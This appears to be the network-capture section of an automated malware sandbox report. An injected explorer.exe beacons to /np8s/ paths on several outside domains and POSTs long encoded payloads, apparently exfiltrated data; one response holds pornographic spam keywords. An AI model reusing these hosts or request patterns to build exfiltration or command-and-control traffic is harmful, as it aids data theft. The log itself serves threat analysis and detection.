6f 6e 74 65 6e 74 3d 22 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 36 30 38 35 3b 26 23 33 38 38 39 3b 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>&#22827 ;妇交换性三中文字幕,欧美胖&# 32769;太bbbbb,影音先锋色AV资&# 28304;网,欧美胖老太bbbbb</title><meta name=" keywords" content="夫妇交换性三中文字幕,, 欧美胖老太bbbbb,影音先锋&# 33394;AV资源网,欧美胖老太bbb&#98 ;b" /><meta name="description" content="夫妇交换性三中 文字幕,欧美胖老太bbbbb,影& #38899;先锋色AV资源网,欧美胖老&#& 22826;bbbbb,,国产日韩欧美一区&#20 108;区三区,欧美&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49936	104.21.8.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:00.025702000 CEST	9448	OUT	GET /np8s/?2dEPbf=4hfxZPP84Ri&U48h=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4C Vs2mn5+uwvQPb HTTP/1.1 Host: www.medyumgalip.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:00.072520971 CEST	9449	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:49:00 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 27 May 2022 17:49:00 GMT Location: https://www.medyumgalip.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs2mn5+uwvQPb Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=1i0Glzz%2BlzPvE%2BI73yk0B6Nq9YsnKkmC66Zw%2BZgmv4NwT9zOWeIofBbDoRVEwm4yVoInrlHNDXoDHyxd2E04meRRRFDyreML8glXrB2ZZUlfxOH7e8%2F4cwJMunHopSPgC0w3pzSm"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 71203dc738ab887a-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49939	198.54.117.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:05.367659092 CEST	9451	OUT	POST /np8s/ HTTP/1.1 Host: www.udrivestorage.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.udrivestorage.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.udrivestorage.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 57 6a 41 68 4c 64 45 74 7a 45 47 76 75 38 73 64 32 70 49 50 74 76 6b 5f 56 5a 54 69 7e 72 45 41 6f 79 51 58 43 6a 52 34 54 6b 68 67 45 4e 6f 76 30 54 39 6d 6e 49 74 41 5a 38 6f 48 6a 57 78 54 73 4f 39 6c 38 4d 4f 4d 6e 4b 50 49 4c 57 6e 76 77 77 53 59 41 6f 4e 37 66 55 63 6b 35 43 50 58 61 5f 76 7a 63 55 7a 52 41 72 72 55 7e 51 33 53 61 43 4c 6f 56 77 79 6a 43 31 74 69 6b 76 6b 6d 28 7a 73 54 28 4c 72 62 6a 61 46 44 55 38 73 41 47 42 35 78 30 52 46 77 46 6b 34 33 4b 59 68 72 36 72 70 63 61 7a 59 52 5a 43 70 34 31 78 58 43 44 74 6f 59 73 45 4a 6a 28 37 51 69 71 71 79 4f 44 75 32 41 37 55 6b 4a 4e 50 31 34 38 36 31 48 64 63 50 74 75 2d 43 4f 47 54 38 64 54 61 4e 4d 47 58 5a 75 6e 5a 4c 38 4a 75 44 70 79 35 45 4e 73 77 4a 36 47 4f 69 7a 74 63 71 32 63 6a 36 35 4c 53 79 58 28 79 7a 70 6c 63 52 6a 4a 45 56 47 47 35 64 5f 47 66 50 71 73 79 37 31 78 6e 32 72 41 5a 7e 78 39 77 6f 41 63 65 76 70 74 69 47 55 5a 75 56 2d 56 53 4a 5f 63 79 64 42 66 5f 45 76 68 4d 70 43 7e 33 28 32 51 53 73 52 66 4f 41 6d 5a 69 43 53 6b 6a 77 54 69 34 38 45 34 6b 57 68 4b 62 39 4c 55 69 52 78 53 64 75 2d 71 6f 62 59 38 64 35 6c 6e 58 4b 46 63 59 79 55 72 6e 66 64 47 7a 32 67 78 54 37 4b 7a 68 7e 54 43 4c 77 49 46 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=WjAhLdEtzEGvu8sd2pIPtvk_VZTi~rEAoyQXCjR4TkhgENov0T9mnItAZ8oHjWxTsO9l8MOMnKPILWnvwwSYAoN7fUck5CPXa_vzcUzRArrU~Q3SaCLoVwyjC1tikvkm(zsT(LrbjaFDU8sAGB5x0RFwFk43KYhr6rpcazYRZCp41xXCDtoYsEJj(7QiqqyODu2A7UkJNP14861HdcPtu-COGT8dTaNMGXZunZL8JuDpy5ENswJ6GOiztcq2cj65LSyX(yzplcRjJEVGG5d_GfPqsy71xn2rAZ~x9woAcevptiGUZuV-VSJ_cydBf_EvhMpC~3(2QSsRfOAmZiCSkjwTi48E4kWhKb9LUiRxSdu-qobY8d5lnXKFcYyUrnfdGz2gxT7Kzh~TCLwIFQ).
May 27, 2022 18:49:05.534982920 CEST	9451	IN	HTTP/1.1 405 Not Allowed Date: Fri, 27 May 2022 16:49:05 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49940	198.54.117.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:05.546061993 CEST	9465	OUT	POST /np8s/ HTTP/1.1 Host: www.udrivestorage.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.udrivestorage.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Timestamp	kBytes transferred	Direction	Data
			Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.udrivestorage.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 57 6a 41 68 4c 63 35 32 75 6e 43 4d 71 63 68 4e 33 5f 45 68 31 4c 67 35 5a 49 44 39 30 4a 41 6c 73 41 6b 70 64 79 68 76 53 6d 77 39 41 39 30 4f 6c 67 64 2d 6e 4a 64 70 66 4a 77 44 6e 32 31 53 73 50 56 4c 38 4e 36 4d 6d 4d 32 4e 4c 32 58 46 78 54 36 66 4e 6f 4e 48 4e 45 64 36 6f 57 76 36 61 2d 62 4e 63 55 37 42 42 5a 7a 55 28 7a 50 53 4e 56 6e 5a 66 77 79 68 63 6c 39 45 71 50 59 42 28 7a 6b 4c 28 4a 76 62 69 71 4a 44 57 63 38 44 41 41 35 75 39 68 46 78 50 45 34 69 54 49 74 34 36 72 73 73 61 79 6b 52 59 77 4e 34 76 46 6a 43 58 4b 45 5a 6e 55 4a 6d 6f 4c 51 6c 67 4b 7e 66 44 75 71 63 37 56 52 38 4e 62 68 34 39 4b 31 38 52 76 76 54 28 35 58 4f 4c 7a 35 39 54 61 4a 70 46 47 56 32 6e 59 6e 51 4f 63 62 53 75 4c 73 33 73 7a 6c 63 44 75 69 5f 31 4d 71 39 63 6a 36 56 4c 53 7a 47 28 78 72 70 6c 66 42 6a 49 6d 74 47 50 37 31 38 59 76 50 56 6c 53 37 74 31 6e 36 35 41 5a 32 62 39 78 41 71 63 73 44 70 72 44 32 55 65 66 56 5f 63 79 4a 35 59 79 64 69 57 66 45 67 68 4d 70 67 7e 79 48 6d 51 68 59 52 65 61 55 6d 65 45 32 53 6c 54 77 54 6e 34 38 47 7a 45 61 78 4b 62 31 50 55 6e 30 4d 54 71 4f 2d 71 39 58 59 38 5f 52 6c 30 33 4b 46 46 49 79 44 6e 6c 61 4f 44 6a 69 32 35 51 48 4e 32 77 28 43 57 70 78 47 59 74 53 58 32 39 64 64 35 30 6a 6d 36 47 53 74 66 75 6f 42 4d 4a 70 4c 61 71 71 57 77 54 6a 57 63 74 41 36 68 62 7e 47 34 53 28 73 57 45 66 52 53 4e 77 35 46 7a 70 62 6b 6f 72 6c 6b 36 42 36 35 5f 4e 6b 54 79 4e 6c 75 37 67 33 79 44 7e 4f 67 6f 41 44 77 4f 62 36 39 37 5a 2d 32 62 4e 35 69 62 49 54 65 4f 72 5f 4a 57 4f 42 31 4f 31 69 34 53 58 74 76 32 63 42 51 72 42 41 41 38 33 69 4c 7a 42 33 39 68 67 73 36 34 28 75 57 4c 4a 59 6d 45 75 34 75 30 45 6a 32 4f 37 41 43 76 45 61 6f 46 72 32 6a 66 46 78 7a 43 31 34 65 38 53 59 42 4c 6a 4c 64 77 4c 51 55 4c 76 53 32 6c 4a 6c 59 61 30 4f 56 62 7e 33 46 35 62 51 73 47 31 62 41 5a 76 59 75 38 72 66 50 76 4c 73 7a 6e 71 74 4b 36 51 4e 46 37 51 79 33 42 4c 62 51 52 36 34 4f 51 4a 33 59 2d 59 65 51 69 4d 58 30 36 65 54 34 30 69 78 71 4f 41 75 64 38 41 44 58 57 56 71 38 48 6f 53 71 48 4c 70 6d 4c 6f 61 6d 7a 6e 50 62 63 63 52 30 56 6e 69 68 6d 52 2d 75 59 78 75 59 62 61 75 63 46 63 33 69 2d 46 51 4a 69 4c 54 65 33 4c 66 51 6f 47 43 46 78 46 41 53 4e 73 72 7e 71 46 52 75 6e 58 7a 6e 44 44 59 6a 58 68 6f 49 6b 6d 51 73 48 6c 70 45 59 41 67 77 53 38 6d 6d 6b 48 61 31 55 4e 55 45 37 70 30 59 4d 4b 7a 45 32 49 42 65 61 4a 77 68 58 37 33 32 56 7e 6b 54 51 6c 4f 62 71 4d 52 6a 64 65 59 4c 4e 50 32 70 66 54 52 63 4c 30 57 58 4d 42 5f 76 69 7e 33 62 6c 33 44 74 72 50 55 6c 49 7e 36 78 6a 69 7a 53 2d 65 79 68 68 65 58 53 56 7a 4d 66 34 76 6b 79 4b 49 45 59 50 63 47 53 72 55 51 6c 5f 33 6e 50 42 6a 70 65 35 68 43 6d 45 28 67 55 58 72 44 69 50 6b 48 66 44 6e 4e 65 6e 4e 43 6b 49 64 4e 45 61 7e 65 61 4f 63 47 6d 7a 6d 73 31 6e 70 6a 48 5a 6d 77 59 32 62 62 4b 6f 73 48 59 2d 77 68 5a 32 59 68 4d 68 45 44 6e 77 67 67 75 52 76 71 4d 79 68 41 7a 39 43 61 35 65 48 70 45 61 52 70 73 31 6b 68 5a 36 58 77 43 64 6f 73 52 51 36 72 78 32 41 69 65 33 73 30 6f 5a 31 65 30 77 6f 50 45 43 4e 49 70 72 6b 75 59 61 79 69 67 56 76 74 70 42 76 51 4b 67 52 45 50 68 67 70 75 6a 66 4f 6a 32 34 70 37 49 49 69 57 78 70 66 6d 7a 42 79 7e 6d 64 68 35 33 6a 49 37 35 33 76 56 4d 57 4c 6a 57 30 4b 49 55 4f 64 4d 6d 37 6a 66 54 6f 2d 28 54 6e 6f 6e 4b 55 42 6f 39 58 6e 43 79 4c 6b 7a 6b 4d 68 4a 32 34 35 61 70 4a 66 6d 74 4c 7a 57 79 44 38 70 37 48 68 33 48 76 63 74 55 6d 59 69 68 59 53 4b 55 38 6f 6b 70 31 67 5a 6e 4f 65 62 61 54 4e 55 62 55 43 52 69 36 42 61 2d 47 45 68 58 46 78 51 78 56 31 47 47 42 54 43 6e 4c 58 69 6c 73 74 42 54 78 36 52 68 75 52 78 43 76 4e 55 50 6a 39 30 6b 42 63 36 2d 47 62 45 70 55 67 56 6b 59 5a 5a 59 69 33 50 4e 46 76 68 53 67 49 7a 56 4a 63 50 74 65 4c 7a 41 71 53 66 6d 6d 6b 74 6a 28 48 34 75 6d 36 33 45 6f 46 70 50 48 5a 30 49 4b 54 4b 6b 57 64 4e 4e 46 5a 6e 79 78 6f 4a 52 39 6b 69 48 36 64 38 32 56 4b 57 46 6a 69 64 6e 7e 34 4f 49 63 71 44 34 6a 69 33 46 34 47 6e 49 66 33 61 6e 4a 39 6a 64 6d 71 6c 2d 64 53 34 68 6b 41 56 67 65 43 6e 4c 41 58 34 70 64 52 42 35 47 52 57 41 74 30 54 47 6d 55 38 41 Data Ascii: U48h=WjAhLc52unCMqchN3_Eh1Lg5ZID90JAlsAkpdyhvSmw9A90Olgd-nJdpfJwDn21SsPVL8N6Mm M2NL2XFxT6fNoNHNEd6oWv6a-bNcU7BBZzU(zPSNVnZfwyhcl9EqPYB(zkL(JvbiqJDWc8DAA5u9hFxPE4iTlt46rs saykRYwN4vFjCXKEZnUJmoLQlgK~fDuqc7VR8Nbh49K18RvvT(5XOLz59TaJpFGV2nYnQOcbSuLs3szlcDui_1Mq9c j6VLSzG(xrplfBjImtGP718YvPVlS7t1n65AZ2b9xAqcsDprD2UefV_cyJ5YydiWfEghMpg~yHmQhYReaUmeE2SlTw Tn48GzEaxKb1PUn0MTqO-q9XY8_Rl03KFFlyDnlaODji25QHN2w(CWpxGYtSX29dd50jm6GStfuoBMJpLaqqWwTjWc tA6hb~G4S(sWEfRSNw5Fzpbkorlk6B65_NkTyNlu7g3yD~OgoADwOb697Z-2bN5iblTeOr_JWOB1O1i4SXtv2cBQrB AA83iLzB39hgs64(uWLJYmEu4u0Ej2O7ACvEaoFr2jfFxzC14e8SYBLjLdwLQULvS2lJlYa0OVb~3F5bQsG1bAZvYu 8rfPvLsznqtK6QNF7Qy3BLbQR64OQJ3Y-YeQiMX06eT40ixqOAud8ADXWVq8HoSqHLpmLoamznPbccR0VnihmR-uYx uYbaucFc3i-FQJiLTe3LfQoGCFxFASNsr~qFRunXznDDYjXhoIkmQsHlpEYAgwS8mmkHa1UNUE7p0YMKzE2IBeaJwh X732V~kTQlObqMRjdeYLNP2pfTRcL0WXMB_vi~3bl3DtrPUll~6xjizS-eyhheXSVzMf4vkyKIEYPcGSrUQl_3nPBj pe5hCmE(gUXrDiPkHfDnNenNCkIdNEa~eaOcGmzms1npjHZmwY2bbKosHY-whZ2YhMhEDnwgguRvqMyhAz9Ca5eHpE aRps1khZ6XwCdosRQ6rx2Aie3s0oZ1e0woPECNIprkuYayigVvtpBvQKgREPhgpujfOj24p7IIiWxpfmzBy~mdh53j I753vVMWLjW0KIUOdMm7jfTo-(TnonKUBo9XnCyLkzkMhJ245apJfmtLzWyD8p7Hh3HvctUmYihYSKU8okp1gZnOeb aTNUbUCRi6Ba-GEhXFxQxV1GGBTCnLXilstBTx6RhuRxCvNUPj90kBc6-GbEpUgVkYZZYi3PNFvhSgIzVJcPteLzAq Sfmmktj(H4um63EoFpPHZ0lKTKkWdNNFZnyxoJR9kiH6d82VKWFjidn~4OlcqD4ji3F4Gnlf3anJ9jdmql-dS4hkAV geCnLAX4pdRB5GRWAt0TGmU8AheHz9TAvL4w5fQlJIEAtG1(UZmaLHO0keOf2xLaXvzNiRSFyZTZmbFJUo0BjdGDSY jTcEGE_g_rSrhHZDtG_oT8HagFAY2EhO4cq2PwlSp3s9sBqHPPwhOMoFGB7UaMad5KzJaVWM4TxwIAvM81SnTbdgg4 Y34FaPj0Mo0mMVYtNpS(A8sCpFX65J9n16JZ_zcDALL7wKcQBC6~8CSkQwjY6TvrqnzLtviEE9M9si22eopsA~ctA3 lDOMpPKprq4hvJBK04Bhalh8ahRYLi4Exc2uqrkZd2iOIsR6IuMraU9C_QUU7eG~Gb8iqU6Li4FEPbKebitCIDC1WC 1Hak74wDI2EoJ(NpOBiiTB47_90udY3gdHVYI5pqT48JpSSWD0spUq2I6zVHViMX-ltyRryYlzEHEO7GIa07YTvF2j 6(NaitKUXm0p4S3WjyuFwOQI4IxDAWomeOTiAgmKq3gun3vpdRuVAzK4eTMbuAznUfquwLS1QEqbxp-fV9Ps7y0bYo S4yt5xs20tpoajacA~JzDwVY6QEKZ2gLB2bD44h7aRat48a6SgfOwShdSC_f6qcY7PLPv4zjAwyOV57yjmSd8KLbz1 OhsyYFzqJdw0ydza7BFifGQvAKGd48wfIFopLTHF5FwRYuluO82iNUMSZzjhhDYKnFVic6GBztKMak8BJAcQmw6tTX drfvaE-yPzmCfeK(Ty_Fo0R3Z6yTs3np-LwpT0n(3mQlTn0vvG987DXEskHbFE39kAtJP~7rWQrqbYpu5wEErQHuOl oYS8vlulkSngV(GySKvMgTLVNmfLJpWKporXqDMEXtkxlWQItiCngk3(Pqe(_lXN5BUeKYtYIwGqzejc5QyZxWQ~Kf yFV7OIrobjNK6zCsSmQqo8pv3aM0mIb9a9oHb52O4eTAHrZ~Q30aTRI3e8vvGfkx6JoeRTDxWffFm92dbRPXTl5C3E mtetJCKCOmATJffrUYg55XTBbpHn7FfBcoc40E3ANlZHKKTbLHPB5oq7fCa6yfHCfGaDOijYcuH2_ljZ3Ex3GcZ0gh BmKBBMsYOQawpju6LJ5Xesn6XU3B4r_shsndcQZzT1wJjAI4fNQ6gPhwgwKWdhXNEkgHTrhYV(6ToYq8ehkCu34HR7 2ueX82N9yd79IOvDa7HtWOr7Os5I-ddlk~itXlvxLiVWQTTLuKYU7eojljjC7frkfxLQHtmgRZtZWp8cKLjItYij3KDUe6DBrFUH tM61THlhfHzMj1s~QVOGGdxNr2jC3bfEAQfS6IZGHUMGlJ_cypUky29iCxXmiQrGo(yb_B6Izjfn2foT0kDA7XeOzc OoLiXaMWOCp4NY40HCRcURCVse1Lt4pKlUs2HVJ7t7DJllz5nownGp1(yP8~KLbn2VCsao1yNem1lwkV_KfVXFYfeU oJ2WzbdewzP3Mg6bK9LOxiggg65HuXJRl9M06vOMqDqzXDnPY(qu5SIuCSjqLqCl3FfExs9TvDgl4gLPyblQCgpnRH a(9MlB3PyhEHag7yK5rFtQxVY1_TTqaezmWAbRFoHZ6xuVQ(eziKvMNYzmHq1S-8A7emjZmqIcaFupYTAyJDOuGBR8 rWNa1(7jHgoTPc-(xmXSGlgwdUg5qmdusd3S3UlStYFyQSnnNyhWx9l(6KghzOYTbVDvpD16-G-O8MeXrG6p2Sg0agcB- CvHTFDjpwA0ucbHvagpjiDd6bbCfpIpR7dBUVLrNA1YFpIQuDD7t5jzYjz1vqqGR(OXhwcOkzR6bMCk9l1PKmGoGXkT- C3NG9sKuea1xbFfnDUlcoHtJAS~j3GE9ZgnsXuK_m0iajXs9dY6uUppbFL~wv7Flj2oFE4E8q0GKbn3vU-qeqPs6A91ZFwt fQF12VRmjighf3UdWJL3OckSjiK~3Y3hn1TIWM7m9BhnC8Wp-b1Tn4D65P0y5GxpQgOveICnGfKMe1D9pyhuZljn0~ BFKFVchOMpDgsKbSMWUiHKVal1mRijRpoeYvGFTGmmIeAMrRdbHnmY_kTZ582eRWBlByh7eqXYQIabDG nM3LKqVErEfDRDPzrFkKWFnv7qLuALN8nzq4StjGOhRYxq4yPA2LUQnJWsMr9h1pIokX73TRxqOguU_59CW6mw5QBv M8vi4grNtogZ116PsEdBkWIdMTdD3S_o8D37jS41isnHd6d9CUKD6a-6SzhxhMxjEiru4trasI98qI56jCDWQDW9RF Lxaa5o0lueWHpuyYlJcdmIgiNYp03gfwiDMDNUDEVwYZ4l_a4vfh1CH395jU1LsbjcmdnZo6VKbTzD1NpWHFMdqTOn _XlQ9gLcCYI52r1Qnx9z94vb1blHHoWOMOyP-kXm0yLDnhSvLFFgbtNCVCu0YTKGq3vQPGLkShJ9rSXRykJ(ebO1gD TOJZ_iIruW1EApzpRS859W8vaXUfKhthWXV(82l5h2mmquF1uAE5K0tHEUMdmAXuCiH9PoEjoU-nw(rMd(byKxbVH5 cl0WQ~oIg29oGZYijwvnaRJxMoYwQZxNqroNYVjy5wivW7p0WLMd9DZSSYSjlFTsZwdWnk4b1PtYa1mYS5R1VXPsUq XMhTqCfIWJ3o6Gv5ek4zcYBl602Jptji3tqDGSsiQm7cZGipyi-C4bMAgVoX4lP8BMUaw~QqR4BqjyC7nhF3WhL7NT 4xVDh4ZfoOS32sQXLP0X-jllUqB~JwN~3Idt7h

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:05.713428020 CEST	9465	IN	HTTP/1.1 405 Not Allowed Date: Fri, 27 May 2022 16:49:05 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49941	198.54.117.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:05.992862940 CEST	9466	OUT	GET /np8s/?U48h=Zh0bV6ZfyWWsx8NH2/NEuPodWNfo5oM06Wd1YTR0VEh7Ou4O0zYflewlPsoSmCQ+q/UO&2dEPbf=4hfxZPP84Ri HTTP/1.1 Host: www.udrivestorage.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49807	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:32.077724934 CEST	7940	OUT	GET /np8s/?U48h=1Nsioc0lpQImfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz8ljrbRyzkwj&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:47:32.099364042 CEST	7940	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:47:32 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49944	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:11.407494068 CEST	9468	OUT	POST /np8s/ HTTP/1.1 Host: www.lazarusnatura.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.lazarusnatura.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.lazarusnatura.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 72 67 42 64 5a 6f 41 56 4e 4a 78 71 66 73 4b 68 44 6e 7e 62 67 55 46 32 36 67 6c 68 56 70 78 44 51 65 35 78 36 6a 53 79 28 57 46 31 53 55 78 73 4c 6b 35 31 34 50 71 47 68 62 7a 77 75 4a 32 59 4a 64 79 37 79 66 34 36 75 73 28 54 48 72 31 61 47 76 50 75 48 69 48 31 48 62 61 5a 4d 39 75 57 53 46 63 7a 39 38 36 54 75 76 36 54 4d 4f 37 4e 6c 30 42 32 57 70 66 69 4a 48 37 49 35 6f 63 52 51 34 7a 79 77 46 36 74 65 5a 74 67 58 58 54 49 4e 6e 41 65 4b 74 41 2d 35 34 67 39 71 59 78 67 52 36 73 51 71 75 46 32 47 37 75 53 4b 42 69 48 49 6f 54 79 6d 78 55 51 73 49 78 56 74 5a 49 62 6e 45 41 34 56 71 50 4d 34 41 68 52 67 67 59 4e 37 63 7a 78 38 68 36 51 34 32 54 77 6a 35 70 6c 49 5f 68 4a 35 61 42 59 4e 39 54 58 4a 79 49 5f 54 70 48 46 44 77 72 63 4d 77 6d 62 61 75 6f 4d 35 38 6a 49 48 74 6e 53 70 4e 77 2d 36 75 4b 64 74 4d 